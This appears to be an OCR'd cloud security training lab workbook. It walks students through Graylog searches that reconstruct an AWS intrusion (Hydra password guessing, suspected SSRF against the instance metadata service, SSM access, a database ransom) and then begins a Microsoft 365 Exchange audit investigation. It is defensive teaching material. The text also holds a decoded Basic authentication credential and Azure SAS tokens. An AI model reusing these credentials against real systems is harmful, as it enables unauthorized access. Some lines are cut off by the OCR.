> Conduct a search through the `commands` log source (as shown below) to discover all executed commands on this system:
>
> ```
> log_source: commands
> ```
>
> 
>
>
> The first two results (if sorted as descending - the default), will show two very interesting results:
>
> - `i-0a1ca1c66d9313688 - ssm-user [17579]: which mysql [1]`
> - `i-0a1ca1c66d9313688 - ssm-user [17579]: cat contact.php [0]`
>
> This leads to the conclusion that `contact.php` was read (at `18:08:03`) and then, just a few seconds later (at `18:08:08), the` mysql `binary was searched for within a user's` PATH `on the system. Also note the first field: the **instance ID** of the` HRPortal` system.

> Interesting, but is there anything else to gather from this system? How about the **username** that generated these commands? Included in the message in the second field (after `i-0a1ca1c66d9313688 -`), you can find the user that launched these commands. In both cases, it was `ssm-user`.
>
> It appears that, based on the timing (`18:08:03` for the reading of the `contact.php` and `18:08:37` for the database login), it is **highly** likely that, whoever logged in as `ssm-user` was the one who may have accessed the database server and left the ransom message. This alludes to **T1552.001: Credentials in Files** being the technique. But where did this `ssm-user` session come from?

TA0003: Persistence

1. You already determined one persistence method (the database connection from `203.0.113.42`), but what about the connection to the `HRPortal` server?
2. The username in the last challenge that you discovered was `ssm-user`. This is the default user when an AWS Systems Manager (SSM) agent is installed, and a connection is established. Maybe that was it!
3. When SSM connections are made, they are logged in **CloudTrail**--one of your log sources in Graylog. Search Graylog to find some details surrounding the SSM connection and also determine the appropriate MITRE ATT&CK technique.

> **Click to reveal**
>
> Being by narrowing down your Graylog results to only AWS CloudTrail data:
>
> ```
> log_source: cloudtrail
> ```
>
> 
>
>
> That will still leave with you with hundreds of results! Expand the top entry to see how else you may be able to narrow down this search.

It appears you can narrow this down to a service endpoint by querying `eventSource` since you see this in this log entry. This particular entry is related to the Key Management Service (KMS). You can even see the API call that was made (`GenerateDataKey`).

Now that you have the option to search the `eventSource` field, see if `ssm.amazonaws.com` is valid for the SSM service by running the following search:

```
log_source: cloudtrail AND eventSource: ssm.amazonaws.com
```


It seems valid, but there are still a lot of results. There could be a lot of cases (not all malicious) where SSM may be leveraged in this environment. There are a few more filters to help narrow this down further: the IP of the attacker and the instance ID of the HRPortal system (as discovered in the last challenge's `command` log source).

Turns out, you can query both of these by also specifying the `sourceIPAddress` and `requestParameters_target` field values. Update your search to the following:

```
log_source: cloudtrail AND eventSource: ssm.amazonaws.com AND sourceIPAddress: 203.0.113.42 AND
requestParameters_target: i-0a1ca1c66d9313688
```

Only one result! With this, it appears that the persistence was carried out using the SSM service (**T1078.004: Cloud Accounts**), but that requires AWS credentials!

You can find the account used in this same log entry by reviewing the last few fields in that lone log entry.



This appears to be an instance role. Wonder if this account was somehow stolen as well?

TA0001: Initial Access (Part 1)

1. Now that you have the credentials used to access the HRPortal system, how were they stolen?
2. Since this is a web server, could it be possible that there was a flaw in the web code? Find out by reviewing the appropriate log source in Graylog.


Click to reveal

You actually have two different log sources that you may want to leverage here:

- `apache-access`
- `cloudfront`

Start with the first by conducting the following search:

```
log_source: apache-access
```



These logs are quite easy to parse, but there is a problem. Take a look at the first entry. Do you see anything out of the ordinary? This entry has a **private IP address**. This is not normally a problem, but **all** of the entries have a private IP address. This is because this server has a proxy in front of it: **AWS CloudFront**. Even if you were to find malicious activity, you cannot, using these logs, attribute the malice to a public IP address.

> **Note**
>
> Of course, the web server could have been compromised by another private system as well, so you do not want to discount that fact yet. Based on the attacker's activity thus far, this seems less likely.

Now try the other log source: `cloudfront`.

```
log_source: cloudfront
```

One of the flaws you learned about in class is that there may be a Server-Side Request Forgery (SSRF) flaw in public-facing services that, if exploited (and if an instance role is attached to the system and IMDSv1 is accessible), could expose the AWS access key ID, secret access key, and session token to an adversary.

Since the IMDS service is accessible from the web server via `169.254.169.254`, you may query these logs looking for any reference to that IMDS IP address as follows:

```
```

```
log_source: cloudfront AND 169.254.169.254
```

Nothing!. This could be because these logs can only capture user-submitted data if it comes in the form of a `GET` parameter.

Not to worry, you can search the `httpMethod` field for `POST`. Since there are likely many legitimate `POST` requests to this server, you do have another item to key in on: the attacker's IP! Use both the `httpMethod` and `sourceIPAddress` fields to see if anything looks out of sort:

```
log_source: cloudfront AND httpMethod: POST AND sourceIPAddress: 203.0.113.42
```

This should leave you with four results. You cannot tell for sure, but this attacker *possibly* abused the `/geolocation.php` page to acquire the credentials necessary to use the SSM service. Unless you were to obtain raw network traffic (which is not available), this will remain an unknown.

There is one more interesting detail in this log data. Notice the very lengthy `message` field in any of these four log entries. Notice anything? How about the `Authorization:Basic%20YWRtaW46NTQxQ2xvdWRTZWN1cml0eU1vbml0b3Jpbmc=%0A` bit? That is URI-encoded for:

```
Authorization:Basic YWRtaW46NTQxQ2xvdWRTZWN1cml0eU1vbml0b3Jpbmc=
```

This is an authentication string to access this server. So, wait a minute. **How did the attacker get these credentials?** This would make three sets of credentials stolen!

On top of this, how did the attacker know `/geolocation.php` existed on this server?

3. How was that potentially-vulnerable web page discovered by the attacker?

Click to reveal

Attackers discover potential web targets in many ways: from Google-hacking to viewing a `robots.txt` file to conducting a word-list attack searching for active pages.

Since this web server is password protected, there would be no results in Google as Googlebot would not be able to authenticate. Also, there is `robots.txt` file on this server. That leaves the last option: some sort of trial-and-error from the attacker.

A good indicator that a wordlist/dictionary attack is being conducted against a web directory is a large number of `404` error messages. You can search for these by filtering the `cloudfront` log source for an `httpStatus` of `404` and, of course, the attacker IP address:

```
log_source: cloudfront AND httpStatus: 404 AND sourceIPAddress: 203.0.113.42
```

Just based on the sheer number of `404` errors in a short amount of time is a good indicator that the attacker was conducting the **T1595: Active Scanning** technique.

TA0001: Initial Access (Part 2)

1. There was another set of credentials stolen to access this web server over HTTPS. Determine how that was accomplished by the attacker.

Click to reveal

This web server is using basic authentication to protect its web pages. However, valid authentication strings were sent when conducting the dictionary attack used to discover web pages.

If you are to assume the attacker was scanning for available web pages, would it be safe to assume they also scanned the web server looking for valid credentials first?

You can find out by searching for another error message: `401 Unauthorized`. Adjust the last search to look for these requests.

```
log_source: cloudfront AND httpStatus: 401 AND sourceIPAddress: 203.0.113.42
```


Again, **many** `401` errors in a short amount of time. If you look at the second result, you can even see the attack tool that was used by viewing the `userAgent` field (`Mozilla/4.0%20(Hydra)`) which appears in the vast majority of these `401` errors.

But was it this attack that was successful? Find out by taking a look at the timestamp of the first and last message of the following search (which narrows down the results to the attack tool):

```
log_source: cloudfront AND httpStatus: 401 AND sourceIPAddress: 203.0.113.42 AND userAgent: "Mozilla/
4.0%20(Hydra)"
```

You can view the last message by looking at the `timestamp` in the first entry (if sorted in descending order) which turns out to be `18:00:07`.

If you click on the sort icon (next to the `timestamp` column heading), you will find that the first attempt by Hydra was made at `17:59:11`.



So, with this, all of the attempts happened between `17:59:11` and `18:00:07`.

Now, to see if there was a successful attempt (`200` response) by that same tool during that time:

```
log_source: cloudfront AND httpStatus: 200 AND sourceIPAddress: 203.0.113.42 AND userAgent: "Mozilla/
4.0%20(Hydra)"
```

And there was! It appears that Hydra was successful in guessing the web server's basic authentication password (**T1110.001: Password Guessing**).

Tear Down Section 3 Terraform

1. Navigate to the `lab-terraform` directory and destroy the section 2 environment.

> **Note**
>
> Answer `yes` and press `Enter` when prompted.

> **Command**

```
REGION=$(curl -s http://169.254.169.254/latest/dynamic/instance-identity/document | jq -r .region)
echo "Your region is: $REGION"
cd ~/labs/sec541-labs/lab-terraform/day3
terraform destroy -var="aws_region=$REGION"
```

Conclusion

After successfully discovering the above tactics and techniques used, you can form the following narrative:

- Attacker discovered a vulnerable web server and conducted the following against it:
  - Authentication attack to bypass basic authentication
  - Once logged in successfully, scanned for vulnerable web pages
- It is unproven, but believed that the attacker acquired credentials to the AWS account via the IMDS service
- Attacker (from same IP address) logged into the HRPortal instance using the AWS SSM service and legitimate AWS instance role credentials
- Attacker accessed databases credentials from the `contact.php` file on the HRPortal system
- Shortly after, the database was accessed and ransomed using those database credentials

This was all determined much more quickly by having all of your data in one centralized location. Once the hard work of getting the data into this one location is done, you can now learn just **one** tool very well and analyze cloud data, no matter the source, in a much more efficient manner.

Exploring Further

This lab was made possible by Graylog. If you would like to learn more about how to build and configure a Graylog server, here [1] is a great resource.

1. https://docs.graylog.org/en/4.0/pages/installation/aws.html

Lab 4.1: Microsoft 365 Exchange Investigation

Objectives

Estimated Time: 30 minutes

- Review Exchange administrator steps to acquire audit data
- Utilize the Azure CLI tools to analyze an Azure account
- Download lab files from Azure Storage
- Analyze Microsoft 365 Exchange artifacts
- Investigate identified phishing message

Review Exchange Admin Data Acquisition

INFORMATIONAL ONLY

If you attempt the steps below in the lab environment, they will fail.

The SEC541 accounts account do not have appropriate permissions to perform these actions. This is for your information only.

If we were to enable this functionality, the course authors would need to enable administrative access to the student accounts--something that is deemed too risky.

However, we have elected to showcase what would need to be performed to acquire the same kind of data that you will analyze in later challenges during this exercise.

Click to expand to see the INFORMATIONAL ONLY steps.

1. As you do not have access to the Microsoft 365 environment (at least not as an Exchange Administrator), you have invoked the help of your Exchange administrators to acquire email-related data on a regular basis for review. This data includes:
    - A synopsis of the auditable events related to Exchange
        - Identify any quarantined email messages
        - If an email message was quarantined, was it forwarded to a user?
        - If the email was forwarded, what was the content of the email?
2. This portion of the lab will outline what the Exchange administrators performed to acquire the data in the event that you may need to conduct this acquisition yourself in the future.
3. To begin, the administrators will need to connect to the Exchange environment from a PowerShell session. The first step to do so required installation of a PowerShell module named `ExchangeOnlineManagement`. Once installed, this module can be imported as shown below:

```
Install-Module ExchangeOnlineManagement
Import-Module ExchangeOnlineManagement
Connect-ExchangeOnline
```

4. Once the module is installed and imported, the auditable events can be gathered by issuing the `Search-UnifiedAuditLog`. This command does require a few command-line flags (`-StartDate` and `-EndDate`), so the administator issued the following command to retrieve the events from the month of September 2021:

```
Search-UnifiedAuditLog -StartDate "09/01/2021" -EndDate "09/30/2021"
```

Command Output

```
<snip>

RunspaceId   : d338c4fe-1db4-4166-b405-61aa649181c4
RecordType   : SecurityComplianceCenterEOPCmdlet
CreationDate : 9/20/2021 12:23:25 AM
UserIds      : ryan@sec541ryanic.onmicrosoft.com
Operations   : Get-UnifiedAuditLogRetentionPolicy
AuditData    : {"CreationTime":"2021-09-20T00:23:25","Id":"6f65ca29-862e-4a74-
af22-74c2f7eab216","Operation":"Get-UnifiedAuditLogRetentionPolicy","O
            rganizationId":"67b3a48b-51f1-495f-8fd3-14dce5734a88","RecordType":
18,"ResultStatus":"Success","UserKey":"ryan@sec541ryanic.onmicroso
            ft.com","UserType":2,"Version":
1,"Workload":"SecurityComplianceCenter","ObjectId":"","UserId":"ryan@sec541ryanic.onmicrosoft.com","Se
            curityComplianceCenterEventType":
0,"ClientApplication":"EMC","CmdletVersion":"...","EffectiveOrganization":"sec541ryanic.onmicrosoft.

com","NonPIIParameters":"","Parameters":"","StartTime":"2021-09-20T00:23:25","UserServicePlan":""}
ResultIndex  : 94
ResultCount  : 2360
Identity     : 6f65ca29-862e-4a74-af22-74c2f7eab216
IsValid      : True
ObjectState  : Unchanged

<snip>
```

5. There are **hundreds** of lines in the result, hence only the snippet above. Luckily, the results were saved for you to review in the following challenges!
6. To narrow down these audited actions in Microsoft 365, the Exchange administrator can narrow these results down by particular records of interest. Not shown in the default output, the administrator can view the `RecordType` and use these values to further narrow down the search criteria. The various record types can be found at https://docs.microsoft.com/en-us/office/office-365-management-api/office-365-management-activity-api-schema#auditlogrecordtype.
7. After reviewing the record types, it is determined that the most relevant to this hunt is `Quarantine`.
8. You will use this knowledge, along with a little command-line Kung Fu, to extract only the quarantined messages (or, where `RecordType` equals `Quarantine`) in a future challenge in this lab.
9. Once the quarantined message is found, the Exchange administrator went ahead and retrieved more information regarding the quarantined messages by issuing this command:

```
Get-QuarantineMessage
```

Note

You will see the output of this command yourself in a future challenge.

10. Since there was a quarantined message, those messages *can* be released to users by an administrator. You will determine for yourself in a future challenge whether this was the case.

11. Not knowing whether or not the message was forwarded, the administrator gathered the email message in question by issuing this command:

```
Preview-QuarantineMessage -Identity <REDACTED>
```

> **Note**
>
> Again, you will be performing this analysis, so instead of spoiling the surprise, we redacted the identity information from the quarantined message.

12. You will pick up the analysis from here by examining the exported PowerShell results from the Exchange administrator, which are stored in the Azure Storage account, in the next few challenges.

Log into Azure CLI ← Start of Lab 4.1 tasks

1. To perform this analysis (as well as conduct many exercises in this book), you will do so by leveraging Azure PowerShell cmdlets installed on your **Inspector-Workstation** instance. According to Microsoft, Azure Cloud Shell *is an interactive, authenticated, browser-accessible shell for managing Azure resources*.
2. Begin by connecting to your **Inspector-Workstation** via AWS SSM Session Manager as you have previously in several labs.

```
sudo su ec2-user
cd
```

3. Launch a PowerShell Core session by typing the following command:

```
pwsh
```

> **Sample Results**

```
PowerShell 7.2.1
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/ec2-user>
```

4. Log into Azure using the following command. Notice that you will need to open another browser session and navigate to https://microsoft.com/devicelogin. When you arrive at that web page, enter the code displayed in the output of the command (`RR9KLFUGS` in the example below). After entering that code and clicking **Continue**, you will need to enter your provided username and password. Finally, when asked to continue using Azure PowerShell, click **Continue** once more. You may now close the browser tab.

```
Connect-AzAccount -UseDeviceAuthentication
```

Sample Results

```
WARNING: To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the
code RR9KLFUGS to authenticate.

Account                                SubscriptionName     TenantId
Environment
-------                                -----------------    --------
-----------
student01@sec541ryanic.onmicrosoft.com Azure subscription 1 67b3a48b-51f1-495f-8fd3-14dce5734a88 AzureCloud
```

Download Exchange Artifacts

1. Your artifacts are stored in the `sherlocksensitive` Azure Storage account inside of a container called `sherlock-proprietary`. We made the download of these files easy by creating a Shared Access Signature (SAS) token which allows read access to the Azure Storage account.
2. Create a new **Azure Storage Context** using the SAS token of `?sv=2020-08-04&ss=b&srt=co&sp=rl&se=2022-11-15T21:04:31Z&st=2021-11-15T13:04:31Z&spr=https&sig=PQu6jYEPH%` to be used to access the `sherlocksensitive` Azure Storage account.

Click to reveal

```
Get-AzStorageAccount -Name sherlocksensitive -ResourceGroupName sherlock
```

Sample Results

```
StorageAccountName ResourceGroupName PrimaryLocation SkuName      Kind      AccessTier CreationTime
ProvisioningState EnableHttpsTrafficOnly LargeFileShares

------------------ ----------------- --------------- --------     ----      ---------- ------------
----------------- ---------------------- --------
sherlocksensitive  Sherlock          eastus          Standard_LRS StorageV2 Hot        9/19/2021 12:44:
33 PM Succeeded         True
```

3. Uh oh, no `Context` property value is shown in the results! No worries. We can create one using a provided Server Access Signature (SAS) token which allows read access to the sherlocksensitive storage account. The Connection string value you will need is `BlobEndpoint=https://sherlocksensitive.blob.core.windows.net/;QueueEndpoint=https://sherlocksensitive.queue.core.windows.net/;FileEndpoint=https://sherlocksensitive.file.core.windows.net/;TableEndpoint=https://`

`sherlocksensitive.table.core.windows.net/;SharedAccessSignature=sv=2020-08-04&ss=b&srt=co&sp=rl&se=2025-`

Save the new context as a variable named `$Context`.

Click to reveal

```
$Context = (New-AzStorageContext -ConnectionString "BlobEndpoint=https://
sherlocksensitive.blob.core.windows.net/;QueueEndpoint=https://
sherlocksensitive.queue.core.windows.net/;FileEndpoint=https://
sherlocksensitive.file.core.windows.net/;TableEndpoint=https://
sherlocksensitive.table.core.windows.net/;SharedAccessSignature=sv=2020-08-04&ss=b&srt=co&sp=rl&se=2025-01-25
```

4. Review the contents of the new `$Context` variable.

Click to reveal

```
$Context
```

Expected result

```
StorageAccountName  : [SasToken]
BlobEndPoint        : https://sherlocksensitive.blob.core.windows.net/
TableEndPoint       : https://sherlocksensitive.table.core.windows.net/
QueueEndPoint       : https://sherlocksensitive.queue.core.windows.net/
FileEndPoint        : https://sherlocksensitive.file.core.windows.net/
Context             : Microsoft.WindowsAzure.Commands.Storage.AzureStorageContext
Name                :
StorageAccount      : BlobEndpoint=https://
sherlocksensitive.blob.core.windows.net/;QueueEndpoint=https://sherlocksensitive.queue.core.win
                    dows.net/;FileEndpoint=https://
sherlocksensitive.file.core.windows.net/;TableEndpoint=https://sherlocksensitive.tabl
                    e.core.windows.net/;SharedAccessSignature=[signature hidden]
TableStorageAccount : BlobEndpoint=https://
sherlocksensitive.blob.core.windows.net/;QueueEndpoint=https://sherlocksensitive.queue.core.win
                    dows.net/;FileEndpoint=https://
sherlocksensitive.file.core.windows.net/;TableEndpoint=https://sherlocksensitive.tabl
                    e.core.windows.net/;SharedAccessSignature=[signature hidden]
Track2OauthToken    :
EndPointSuffix      : core.windows.net/
ConnectionString    : BlobEndpoint=https://
sherlocksensitive.blob.core.windows.net/;QueueEndpoint=https://sherlocksensitive.queue.core.win
                    dows.net/;FileEndpoint=https://
sherlocksensitive.file.core.windows.net/;TableEndpoint=https://sherlocksensitive.tabl

e.core.windows.net/;SharedAccessSignature=sv=2020-08-04&ss=b&srt=co&sp=rl&se=2025-01-25T23:21:
26Z&st=2022-01-25T15:2
                    1:26Z&spr=https&sig=OfV3n9ECx7WmkWAo5dVGYwA3Ld%2Bj2OMnXmJgw3zXPKE%3D
ExtendedProperties  : {}
```

5. With that out of the way, you can finally view what is inside the `sherlock-proprietary` Azure Storage container. You can now use the `Get-AzStorageBlob` cmdlet to list the container contents.

Click to reveal

```
Get-AzStorageBlob -Context $Context -Container sherlock-proprietary
```

Expect results

```
   AccountName: sherlocksensitive, ContainerName: sherlock-proprietary

Name                 BlobType  Length          ContentType                   LastModified
AccessTier SnapshotTime                IsDeleted
----                 --------  ------          -----------                   ------------
---------- ------------                ---------
capture.pcap         BlockBlob 7059703         application/vnd.tcpdump.pcap  2021-09-27 18:32:06Z Hot
False
gadgets              BlockBlob 191             application/octet-stream      2021-09-19 12:44:59Z Hot
False
get-quarantinemessa… BlockBlob 1217            application/octet-stream      2021-09-20 12:04:23Z Hot
False
preview-quarantinem… BlockBlob 1051            application/octet-stream      2021-09-20 12:04:30Z Hot
False
search-unifiedaudit… BlockBlob 152986          application/octet-stream      2021-09-20 12:04:09Z Hot
False
```

6. Depending on your browser's resolution, you may only see partial file names. Use the same `Get-AzStorageBlob` command to display the container contents and pipe (`|`) the returned object to the `Select-Object` command to extract only the `Name` property.

Click to reveal

```
Get-AzStorageBlob -Context $Context -Container sherlock-proprietary | Select-Object Name
```

Expected result

```
Name
----
capture.pcap
gadgets
get-quarantinemessage.zip
preview-quarantinemessage.zip
search-unifiedauditlog.xml
```

7. The three files with either `.zip` or `.xml` extensions (`get-quarantinemessage.zip` , `preview-quarantinemessage.zip` , and `search-unifiedauditlog.xml`) are the outputs of the three PowerShell commands run by the Exchange administrator in the first challenge.

> **Note**
>
> For those interested, you can export your command output by piping (`|`) the command to `Export-Clixml` and adding a file path afterward to save to.

8. Download the three files of interest to your Azure Cloud Shell session's home directory by using the `Get-AzStorageBlobContent` command and save them to your Azure Cloud Shell session.

> **Click to reveal**
>
> ```
> Get-AzStorageBlobContent -Context $Context -Container sherlock-proprietary -Blob get-quarantinemessage.zip
> -Destination ~/
> Get-AzStorageBlobContent -Context $Context -Container sherlock-proprietary -Blob preview-
> quarantinemessage.zip -Destination ~/
> Get-AzStorageBlobContent -Context $Context -Container sherlock-proprietary -Blob search-unifiedauditlog.xml
> -Destination ~/
> ```
>
> > **Note**
> >
> > Due to your Azure account only having read access, your Azure Cloud Shell contents are not saved when you disconnect. In case you are disconnected from your Azure Cloud Shell session, you can copy and paste the following commands to quickly download the files again:
> >
> > ```
> > $Context = (Get-AzStorageAccount -Name sherlocksensitive -ResourceGroupName sherlock).Context
> > Get-AzStorageBlobContent -Context $Context -Container sherlock-proprietary -Blob get-
> > quarantinemessage.zip -Destination ~/
> > Get-AzStorageBlobContent -Context $Context -Container sherlock-proprietary -Blob preview-
> > quarantinemessage.zip -Destination ~/
> > Get-AzStorageBlobContent -Context $Context -Container sherlock-proprietary -Blob search-
> > unifiedauditlog.xml -Destination ~/
> > ```

9. Now, get analyzing!

Analyze Microsoft 365 Exchange Artifacts

1. Since the administrator saved these files using the `Export-Clixml` cmdlet, you will need to use `Import-Clixml` to view the output in PowerShell. However, there is a bit of a twist. We (the course authors) added a few additional challenges before you can read some of the content. Two of the files are encrypted `.zip` files that you will need to answer some key information to use as the password. Here is a breakdown of the challenges ahead:

File Name	Method to display contents
`search-unifiedauditlog.xml`	`Import-Clixml` PowerShell cmdlet
`get-quarantinemessage.zip`	`unzip`, using the suspected phishing victim's email address as the password
`preview-quarantinemessage.zip`	`unzip`, using the `Identity` property of the quarantined message as the password

2. Begin by viewing the output of the Exchange administrator's `Search-UnifiedAuditLog -StartDate "09/01/2021" -EndDate "09/30/2021"` command found in the `search-unifiedauditlog.xml` file.

Click to reveal

```
Import-Clixml ~/search-unifiedauditlog.xml
```

Expected results

```
<snip>

RunspaceId   : cef4b859-bc75-41d2-800c-8afe31bb15b8
RecordType   : DataInsightsRestApiAudit
CreationDate : 9/20/2021 10:51:33 AM
UserIds      : ryan@sec541ryanic.onmicrosoft.com
Operations   : ValidaterbacAccessCheck
AuditData    : {"CreationTime":"2021-09-20T10:51:33","Id":"1a27640e-dfa1-402b-
c19e-08d97c249c81","Operation":"ValidaterbacAccessCheck","Organization
           Id":"67b3a48b-51f1-495f-8fd3-14dce5734a88","RecordType":
52,"UserKey":"ryan@sec541ryanic.onmicrosoft.com","UserType":5,"Version":1,"Wo

rkload":"SecurityComplianceCenter","UserId":"ryan@sec541ryanic.onmicrosoft.com","AadAppId":"80ccca67-54bd-
           taType":"rbacAccessCheck","RelativeUrl":"\/DataInsights\/DataInsightsService.svc\/validate\/
rbacAccessCheck?tenantid=67b3a48b-51f1-49
           5f-8fd3-14dce5734a88","ResultCount":"0"}
ResultIndex  : 100
ResultCount  : 2395
Identity     : 1a27640e-dfa1-402b-c19e-08d97c249c81
IsValid      : True
